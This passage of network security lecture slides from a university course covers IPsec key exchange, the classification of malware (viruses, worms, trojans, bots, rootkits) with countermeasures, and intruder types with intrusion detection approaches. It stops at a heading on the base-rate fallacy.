
- Internet security association and key management protocol
- Provides framework for key management
- Defines procedures and packet formats to establish, negotiate, modify, & delete SAs
- Independent of key exchange protocol, encryption alg, & authentication method
- IKEv2 no longer uses Oakley & ISAKMP terms, but basic functionality is same



IKEV2 Exchanges



ISAKMP





IKE Payloads & Exchanges

- Have A Number Of ISAKMP Payload Types:
 - Security Association, Key Exchange, Identification, Certificate, Certificate Request, Authentication, Nonce, Notify, Delete, Vendor ID, Traffic Selector, Encrypted, Configuration, Extensible Authentication Protocol
- Payload Has Complex Hierarchical Structure
- May Contain Multiple Proposals, With Multiple Protocols & Multiple Transforms

Cryptographic Suites



- Variety of cryptographic algorithm types
- To promote interoperability have
 - RFC4308 defines VPN cryptographic suites
 - VPN-A matches common corporate VPN security using 3DES & HMAC
 - VPN-B has stronger security for new VPNs implementing ipsecv3 and ikev2 using AES
 - RFC4869 defines four cryptographic suites compatible with US NSA specs
- RFC4869 defines four cryptographic suites compatible with US NSA specs
 - Provide choices for ESP & IKE
 - AES-GCM, AES-CBC, HMAC-SHA, ECP, ECDSA

Summary



- Have considered:
 - Ipsec security framework
 - Ipsec security policy
 - ESP
 - Combining security associations
 - Internet key exchange
 - Cryptographic suites used

Thank You





الجامعة السعودية الإلكترونية
SAUDI ELECTRONIC UNIVERSITY
2011-1432

College of Computing and Informatics

Network Security



Network Security

Week 12

Malicious software



Contents



- Types of malicious software (malware)
- Propagation:
 - Infected content – viruses
 - Vulnerability exploit– worms
 - Social engineering – spam e-mail, trojans
- Payload:
 - Attack agent– zombie, bots
 - Information theft – keyloggers, phishing, spyware
 - Stealthing – backdoors, rootkits
- Countermeasures
- DDoS attacks

Weekly Learning Outcomes

1. Describe three broad mechanisms malware uses to propagate.
2. Understand the basic operation of viruses, worms, and trojans.
3. Describe four broad categories of malware payloads
4. Understand the different threats posed by bots, spyware, and rootkits.
5. Describe some malware countermeasure elements.
6. Describe three locations for malware detection mechanisms.



Malicious Software



- Malicious software (often called malware for short) is any type of software that is intended to harm or hack the user.
- This chapter examines the wide spectrum of malware threats and countermeasures. We begin with a survey of various types of malware and offer a broad classification based first on the means malware uses to spread or propagate , and then on the variety of actions or payloads used once the malware has reached at target. Propagation mechanisms include those used by viruses, worms, and trojans. Payloads include system corruption, bots, phishing, spyware, and rootkits. The discussion then includes a review of countermeasure approaches. Finally, distributed denial-of-service (DDoS) attacks are reviewed.

A Broad classification of malware



- Can be classified into two broad categories:
 1. First on how it spreads or propagates to reach the desired targets.
 2. And then on the actions or payloads it performs once a target is reached.

Propagation mechanisms:

- Include infection of existing executable or interpreted content by viruses that is subsequently spread to other system
- Exploit of software vulnerabilities either locally or over a network by worms or drive-by-downloads to allow the malware to replicate
- Social engineering attacks that convince users to bypass security mechanisms to install trojans or to respond to phishing attacks

Attack kits



- Initially the development and deployment of malware required considerable technical skill by software authors.
- This changed with the development of virus-creation toolkits in the early 1990s and more general attack kits in the 2000s
 - These toolkits are often known as crimeware
 - Include a variety of propagation mechanisms and payload modules that even novices can combine, select, and deploy
 - Can easily be customized with the latest discovered vulnerabilities in order to exploit the window of opportunity between the publication of a weakness and the deployment of patches to close it
 - These kits greatly enlarged the population of attackers able to deploy malware

Attack sources



- Another significant malware development over the last couple of decades is the change from attackers being individuals to more organized and dangerous attack sources
 - These include politically motivated attackers, criminals, organized crime, organizations that sell their services to companies and nations, and national government agencies
- This has significantly changed the resources available and motivation behind the rise of malware leading to development of a large underground economy involving the sale of attack kits, access to compromised hosts, and to stolen information

Viruses



- Parasitic software fragments that attach themselves to some existing executable content.
- Can “infect” other programs or any type of executable content and modify them.
- The modification includes injecting the original code with a routine to make copies of the virus code, which can then go on to infect other content.
- One reason viruses dominated the malware scene in earlier years was the lack of user authentication and access controls on personal computer systems.

Virus Structure



- A computer virus and many contemporary types of malware includes one or more variants of each of these components:
- **Infection mechanism:** The means by which a virus spreads or propagates, enabling it to replicate. The mechanism is also referred to as the infection vector.
- **Trigger:** The event or condition that determines when the payload is activated or delivered, sometimes known as a logic bomb.
- **Payload:** What the virus does, besides spreading. The payload may involve damage or benign but noticeable activity.

Virus phases



- During its lifetime, a typical virus goes through the following four phases:
 - Dormant phase.
 - Propagation phase.
 - Triggering phase.
 - Execution phase
- Most viruses that infect executable program files carry out their work in a manner that is specific to a particular operating system and, in some cases, specific to a particular hardware platform. Thus, they are designed to take advantage of the details and weaknesses of particular systems. Macro viruses, though, target specific document types, which are often supported on a variety of systems.

Virus classification by concealment strategy



- Includes the following categories:
- **Encrypted virus**
- Portion of the virus creates a random encryption key and encrypts the remainder of the virus
- When an infected program is invoked, the virus uses the stored random key to decrypt the virus
- When the virus replicates, a different random key is selected
- Because the bulk of the virus is encrypted with a different key for each instance, there is no constant bit pattern to observe •
- **Stealth virus**
- A form of virus explicitly designed to hide itself from detection by antivirus software
- The entire virus, not just a payload is hidden
- **Polymorphic virus**
- A virus that mutates with every infection, making detection by the “signature” of the virus impossible



Virus classification by concealment strategy (Contd..)

- Metamorphic virus
 - Mutates with every infection
 - Rewrites itself completely at each iteration, increasing the difficulty of detection
 - May change their behavior as well as their appearance

Macro and scripting viruses



- Macro viruses infect scripting code used to support active content in a variety of user document types
- Threatening for a number of reasons:
 - A macro virus is platform independent
 - Macro viruses infect documents, not executable portions of code
 - Macro viruses are easily spread, as the documents they exploit are shared in normal use
 - Because macro viruses infect user documents rather than system programs, traditional file system access controls are of limited use in preventing their spread

Worms



- A program that actively seeks out more machines to infect
 - Upon activation, the worm may replicate and propagate again
- To replicate itself, a worm uses some means to access remote systems:
 - Electronic mail or instant messenger facility
 - File sharing • Remote execution capability
 - Remote file access or transfer capability
 - Remote login capability

Worm phases



- A worm typically uses the same phases as a computer virus:
 - Dormant
 - Propagation
 - Triggering
 - Execution

Worm phases



- The propagation phase generally performs the following functions:
 - Search for appropriate access mechanisms to other systems to infect by examining host tables, address books, buddy lists, trusted peers, and other similar repositories of remote system access details.
 - Use the access mechanisms found to transfer a copy of itself to the remote system and cause the copy to be run.

Target discovery



- Scanning/fingerprinting
 - The function in the propagation phase for a network worm to search for other systems to infect
- Worm network scanning strategies:
- Random
 - Each compromised host probes random addresses in the IP address space, using a different seed
 - Produces a high volume of Internet traffic, which may cause generalized disruption even before the actual attack is launched
- Hit list
 - The attacker first compiles a long list of potential vulnerable machines
 - Once the list is compiled, the attacker begins infecting machines on the list

Target discovery (Contd..)



- Each infected machine is provided with a portion of the list to scan
- This results in a very short scanning period, which may make it difficult to detect that infection is taking place
- Topological
 - Uses information contained on an infected victim machine to find more hosts to scan
- Local subnet
 - If a host is infected behind a firewall, that host then looks for targets in its own local network
 - The host uses the subnet address structure to find other hosts that would otherwise be protected by the firewall.

The Morris Worm



- Released onto the Internet by Robert Morris in 1988
- Designed to spread on UNIX systems and used a number of different techniques for propagation
- When a copy began execution its first task was to discover other hosts known to this host that would allow entry from this host
- For each discovered host, the worm tried a number of methods for gaining access:
 - It attempted to log on to a remote host as a legitimate user
 - It exploited a bug in the UNIX finger protocol, which reports the whereabouts of a remote user
 - It exploited a trapdoor in the debug option of the remote process that receives and sends mail.

Mobile Code



- Refers to programs that can be shipped unchanged to a heterogeneous collection of platforms and execute with identical semantics
- Transmitted from a remote system to a local system and then executed on the local system without the user's explicit instruction
- Often acts as a mechanism for a virus, worm, or Trojan horse to be transmitted to the user's workstation.
- The most common ways of using mobile code for malicious operations on local system are:
 - Cross-site scripting
 - Interactive and dynamic Web sites
 - E-mail attachments
 - Downloads from untrusted sites or of untrusted software

Drive-by-downloads



- Exploits browser vulnerabilities so that when the user views a Web page controlled by the attacker, it contains code that exploits the browser bug to download and install malware on the system without the user's knowledge or consent
- Does not actively propagate as a worm does, but rather waits for unsuspecting users to visit the malicious Web page in order to spread to their systems

Spam



- Unsolicited bulk e-mail
- Imposes significant costs on both the network infrastructure needed to relay this traffic and on users who need to filter their legitimate e-mails
- Most recent spam is sent by botnets using compromised user systems
- Is a significant carrier of malware
- May be used in a phishing attack
- Although a significant security concern, in many cases it requires the user's active choice to view the e-mail and any attached document or to permit the installation of some program, in order for the compromise to occur.

Trojan horses



- Is a useful, or apparently useful, program or utility containing hidden code that, when invoked, performs some unwanted or harmful function
- Can be used to accomplish functions indirectly that the attacker could not accomplish directly
- Fit into one of three models:

Continuing to perform the function of the original program and additionally performing a separate malicious activity

Continuing to perform the function of the original program but modifying the function to perform malicious activity or to disguise other malicious activity

Performing a malicious function that completely replaces the function of the original program

Payload – System Corruption



- Once malware is active on the target system, the next concern is what actions it will take on this system
- Examples:
 - Data destruction on the infected system when certain trigger conditions were met
 - Display unwanted messages or content on the user's system when triggered
 - Encrypt the user's data and demand payment in order to access the key needed to recover this information (ransomware)
 - Inflict real-world damage on the system
 - Attempt to rewrite the BIOS code used to initially boot the computer
 - Target specific industrial control system software
 - Logic bomb
 - Code embedded in the malware that is set to “explode” when certain conditions are met

Payload –Attack Agent



- Malware subverts the computational and network resources of the infected system for use by the attacker
 - Bot (robot), zombie, drone
 - Secretly takes over another Internet-attached computer and then uses that computer to launch or manage attacks that are difficult to trace to the bot's creator
- A botnet is a collection of bots often capable of acting in a coordinated manner

Bots



- A bot is a software program that operates on the Internet and performs repetitive tasks.
- **Uses of bots**
 - Distributed denial-of-service (DDoS) attacks
 - Spamming
 - Sniffing traffic
 - Keylogging
 - Spreading new malware
 - Installing advertisement add-ons and browser helper objects (BHOs)
 - Attacking Internet Relay Chat (IRC) networks
 - Manipulating online polls/games

Remote control facility



- Distinguishes a bot from a worm
 - A worm propagates itself and activates itself, whereas a bot is controlled from some central facility
- Typical means of implementing is on an IRC server
- More recent botnets use covert communication channels via protocols such as HTTP
- Distributed control mechanisms, using peer-to-peer protocols, are also used, to avoid a single point of failure
- Once a communications path is established between a control module and the bots, the control module can activate the bots
 - Can also issue update commands that instruct the bots to download a file from some Internet location and execute it

Payload –stealthing



- Backdoor
 - Also known as a trapdoor
 - Is a secret entry point into a program that allows someone who is aware of the backdoor to gain access without going through the usual security access procedures
 - Code that recognizes some special sequence of input or is triggered by being run from a certain user ID or by an unlikely sequence of events
 - Usually implemented as a network service listening on some nonstandard port that the attacker can connect to and issue commands through to be run on the compromised system

Countermeasures



- Countermeasures may be applied for enhanced security.

Elements of prevention:

- One of the first countermeasures that should be employed is to ensure all systems are as current as possible, with all patches applied, in order to reduce the number of vulnerabilities that might be exploited on the system
- The next is to set appropriate access controls on the applications and data stored on the system, to reduce the number of files that any user can access, and hence potentially infect or corrupt, as a result of them executing some malware code
- The third common propagation mechanism, which targets users in a social engineering attack, can be countered using appropriate user awareness and training

Malware countermeasure approaches



- If prevention fails, then technical mechanisms can be used to support the following threat mitigation options:
 - Detection
 - Identification
 - Removal

Malware countermeasure approaches



- Requirements for effective malware countermeasures:
 - Generality
 - Timeliness
 - Resiliency
 - Minimal denial-of-service costs
 - Transparency
 - Global and local coverage

Host-based behavior-blocking software



- Integrates with the operating system of a host computer and monitors program behavior in real time for malicious actions
- The software then blocks potentially malicious actions before they have a chance to affect the system
- Can block suspicious software in real time so it has an advantage over antivirus detection techniques such as fingerprinting or heuristics
- Limitations:
 - Because the malicious code must run on the target machine before all its behaviors can be identified, it can cause harm before it has been detected and blocked

Perimeter scanning approaches



- Two types of monitoring software may be used:
 1. Ingress monitors.
 2. Egress monitors.
- Antivirus software is used on an organization's firewall and IDS
- Typically included in e-mail and Web proxy services running on these systems
- May also be included in the traffic analysis component of an IDS

Distributed Denial of Service Attacks (DDOS)



- Attacks that make computer systems inaccessible by flooding servers, networks, or even end-user systems with useless traffic so that legitimate users can no longer gain access to those resources
- One way to classify DDoS attacks is in terms of the type of resources that is consumed
- The resource consumed is either an internal host resource on the target system or data transmission capacity in the local network to which the target is attacked

Constructing the Attack Network



- The first step in a DDoS attack is for the attacker to infect a number of machines with zombie software that will ultimately be used to carry out the attack
- Essential ingredients:
 - Software that can carry out the DDoS attack
 - A vulnerability in a large number of systems
 - A strategy for locating vulnerable machines (scanning)

Constructing the Attack Network (Contd..)



- **Scanning strategies:**
- Random
 - Each compromised host probes random addresses in the IP address space, using a different seed
- Hit list
 - The attacker first compiles a long list of potential vulnerable machines
- Topological
 - This method uses information contained on an infected victim machine to find more hosts to scan
- Local subnet
 - If a host is infected behind a firewall, that host then looks for targets in its own local network

Summary



- Types of malicious software (malware)
- Propagation:
 - Infected content – viruses
 - Vulnerability exploit– worms
 - Social engineering – spam e-mail, trojans
- Payload:
 - Attack agent – zombie, bots
 - Information theft – keyloggers, phishing, spyware
 - Stealthing – backdoors, rootkits
- Countermeasures
- DDoS attacks

Thank You





الجامعة السعودية الإلكترونية
SAUDI ELECTRONIC UNIVERSITY
2011-1432

College of Computing and Informatics

Network Security



Network Security

Week 13
Intruders



Contents

- **Intruders**
 - Behavior patterns
 - Intrusion techniques
- **Intrusion detection**
 - Audit records
 - Statistical anomaly detection
 - Rule-based intrusion detection
 - The base-rate fallacy
 - Distributed intrusion detection
 - Honeypots
 - Intrusion detection exchange format
- **Password management**
 - The vulnerability of passwords
 - The use of hashed passwords
 - User password choices
 - Password selection strategies



Weekly Learning Outcomes

1. Distinguish among various types of intruder behavior patterns.
2. Understand the basic principles of and requirements for intrusion detection
3. Discuss the key features of intrusion detection systems.
4. Explain the purpose of honeypots, use of the Bloom filter in password management and intrusion detection exchange format
5. Explain the mechanism by which hashed passwords are used for user authentication.



Intruders



- Intruders are the attackers who attempt to breach the security of a network. They attack the network in order to get unauthorized access. Intruders are of three types, namely, masquerader, misfeasor and clandestine user.

Classes of intruders



- **Three classes of intruders:**

One of the two most publicized threats to security is the intruder (the other is viruses), often referred to as a hacker or cracker. In an important early study of intrusion, Anderson [ANDE80] identified three classes of intruders:

1. **Masquerader:** An individual who is not authorized to use the computer and who penetrates a system's access controls to exploit a legitimate user's account.
2. **Misfeasor:** A legitimate user who accesses data, programs, or resources for which such access is not authorized, or who is authorized for such access but misuses his or her privileges.
3. **Clandestine user:** An individual who seizes supervisory control of the system and uses this control to evade auditing and access controls or to suppress audit collection.

Examples of Intrusion



- Performing a remote root compromise of an e-mail server
- Defacing a Web server
- Guessing and cracking passwords
- Copying a database containing credit card numbers
- Viewing sensitive data, including payroll records and medical information, without authorization
- Running a packet sniffer on a workstation to capture usernames and passwords
- Using a permission error on an anonymous FTP server to distribute pirated software and music files
- Dialing into an unsecured modem and gaining internal network access
- Posing as an executive, calling the help desk, resetting the executive's e-mail password, and learning the new password
- Using an unattended, logged-in workstation without permission

Hackers



- Traditionally, those who hack into computers do so for the thrill of it or for status.
- Intrusion detection systems (IDSs) and intrusion prevention systems (IPSs) are designed to counter hacker threats
 - In addition to using such systems, organizations can consider restricting remote logons to specific IP addresses and/or use virtual private network technology.
- **CERTs**
 - Computer emergency response teams.
 - These cooperative ventures collect information about system vulnerabilities and disseminate it to systems managers.
 - Hackers also routinely read CERT reports.
 - It is important for system administrators to quickly insert all software patches to discovered vulnerabilities.

Criminal Hackers



- Organized groups of hackers
- Usually have specific targets, or at least classes of targets in mind
- Once a site is penetrated, the attacker acts quickly, scooping up as much valuable information as possible and exiting
- IDSs and IPSs can be used for these types of attackers, but may be less effective because of the quick in-and-out nature of the attack

Password Guessing



1. Try default passwords used with standard accounts that are shipped with the system. Many administrators do not bother to change these defaults.
2. Exhaustively try all short passwords (those of one to three characters).
3. Try words in the system's online dictionary or a list of likely passwords. Examples of the latter are readily available on hacker bulletin boards.
4. Collect information about users, such as their full names, the names of their spouse and children, pictures in their office, and books in their office that are related to hobbies.
5. Try users' phone numbers, Social Security numbers, and room numbers.
6. Try all legitimate license plate numbers for this state.
7. Use a Trojan horse (described in Chapter 10) to bypass restrictions on access.
8. Tap the line between a remote user and the host system.

Intrusion Detection



- A system's second line of defense
- Is based on the assumption that the behavior of the intruder differs from that of a legitimate user in ways that can be quantified
- **Considerations:**
 - If an intrusion is detected quickly enough, the intruder can be identified and ejected from the system before any damage is done or any data are compromised
 - An effective intrusion detection system can serve as a deterrent, so acting to prevent intrusions
 - Intrusion detection enables the collection of information about intrusion techniques that can be used to strengthen the intrusion prevention facility.

Intrusion Detection




Figure 11.1 Profiles of Behavior of Intruders and Authorized Users

Approaches to Intrusion Detection



- **Statistical anomaly detection**
 - Involves the collection of data relating to the behavior of legitimate users over a period of time
 - Then statistical tests are applied to observed behavior to determine whether that behavior is not legitimate user behavior
- **Threshold detection**
 - This approach involves defining thresholds, independent of user, for the frequency of occurrence of various events
- **Profile based**
 - A profile of the activity of each user is developed and used to detect changes in the behavior of individual accounts
- **Rule-based detection**
 - Involves an attempt to define a set of rules or attack patterns that can be used to decide that a given behavior is that of an intruder
 - Often referred to as signature detection

Audit Records



- A fundamental tool for intrusion detection is the audit record. Some record of ongoing activity by users must be maintained as input to an intrusion detection system. Basically, two plans are used:

1. Native audit records:

- Virtually all multiuser operating systems include accounting software that collects information on user activity.
- The advantage of using this information is that no additional collection software is needed.
- The disadvantage is that the native audit records may not contain the needed information or may not contain it in a convenient form.

2. Detection-specific audit records:

- A collection facility can be implemented that generates audit records containing only that information required by the intrusion detection system.
- One advantage of such an approach is that it could be made vendor independent and ported to a variety of systems.
- The disadvantage is the extra overhead involved in having, in effect, two accounting packages running on a machine

Statistical Anomaly Detection



- **Threshold detection**
 - Involves counting the number of occurrences of a specific event type over an interval of time
 - If the count surpasses what is considered a reasonable number that one might expect to occur, then intrusion is assumed
 - By itself is a crude and ineffective detector of even moderately sophisticated attacks
- **Profile-based**
 - Focuses on characterizing the past behavior of individual users or related groups of users and then detecting significant deviations
 - A profile may consist of a set of parameters, so that deviation on just a single parameter may not be sufficient in itself to signal an alert

Rule-Based Intrusion Detection



- Techniques detect intrusion by observing events in the system and applying a set of rules that lead to a decision regarding whether a given pattern of activity is or is not suspicious
- **Rule-based anomaly detection**
 - Is similar in terms of its approach and strengths to statistical anomaly detection
 - Historical audit records are analyzed to identify usage patterns and to automatically generate rules that describe those patterns
 - Current behavior is then observed, and each transaction is matched against the set of rules to determine if it conforms to any historically observed pattern of behavior
 - In order for this approach to be effective, a rather large database of rules will be needed

Rule-Based Intrusion Detection



- Rule-based penetration identification
 - Typically, the rules used in these systems are specific to the machine and operating system
 - The most fruitful approach to developing such rules is to analyze attack tools and scripts collected on the Internet
 - These rules can be supplemented with rules generated by knowledgeable security personnel
- USTAT
 - A model independent of specific audit records
 - Deals in general actions rather than the detailed specific actions recorded by the UNIX auditing mechanism
 - Implemented on a SunOS system that provides audit records on 239 events

Base-Rate Fallacy

